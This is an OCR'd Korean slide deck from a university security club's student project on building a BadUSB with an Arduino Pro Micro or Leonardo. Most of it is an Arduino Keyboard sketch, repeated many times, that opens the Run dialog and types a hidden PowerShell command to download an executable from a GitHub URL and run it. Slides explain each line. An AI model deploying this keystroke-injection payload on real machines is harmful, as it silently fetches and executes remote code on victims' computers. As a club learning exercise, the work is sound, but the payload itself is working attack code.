
아두이노를 이용한 BadUSB 제작 프로젝트

<중간 발표>

중부대학교 SCP 정보보안 동아리
2022 동계 방학 프로젝트

1학년 부원 노무승

목 차



1. 수행 결과


1-1. 아두이노 모델 선정

아두이노 프로 마이크로

(atmega32u4)

아두이노 레오나르도


(atmega32u4)



~~아두이노 우노, …~~

(atmega16u4+328)

1-1. 아두이노 모델 선정



아두이노의 HID 기능을 이용해 마우스와 키보드를 제어할 수 있다.

이를 통해 HID 기능을 이용한 BadUSB를 제작해 보았다.

1-2. Malware Command (Arduino)

```
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

1-2. Malware Command (Arduino)

void setup(){}

처음 동작시 1번만
수행되는 함수

void loop(){}

void setup() 수행 이후,
계속 반복하며 수행하는 함수

```
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

1-2. Malware Command (Arduino)

Keyboard.begin()

HID 기능 중 키보드를
사용하겠다는 메서드

```
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

1-2. Malware Command (Arduino)

Keyboard.press()

키보드 키를 계속 누르고
있도록 하는 메서드

delay()

특정 ms 동안
코드 흐름을 멈추는 함수

Keyboard.releaseAll()


누른 키를 다 떼도록
하는 메서드

```
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

1-2. Malware Command (Arduino)

Keyboard.print()

특정 문자열에 해당하는
키를 입력하는 메서드




```ino
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

1-2. Malware Command (Arduino)

Keyboard.write()

특정 문자에 해당하는
키를 입력하는 메서드



```ino
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

1-2. Malware Command (Arduino)

```arduino
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

Keyboard.end()

HID 기능 중 키보드
사용을 마무리 하겠다는 메서드

1-3. Malware Command (PowerShell)

```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```


파일을 다운받을 때 까지 파워쉘 창이 계속 떠 있게 되는데

이를 막기 위해 해당 창을 Hidden(숨김)모드로 설정한다.

1-3. Malware Command (PowerShell)

```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```

파워쉘 명령어를 입력 받는다.



1-3. Malware Command (PowerShell)

```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```

[URL]의 파일을 다운받아서 [로컬 경로]에 저장한다.


(맨뒤에 ;(세미콜론)은 명령어를 구분할 때 사용한다.)

1-3. Malware Command (PowerShell)


```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```

[로컬 경로]에 있는 파일을 실행한다.

1-4. BadUSB 시연

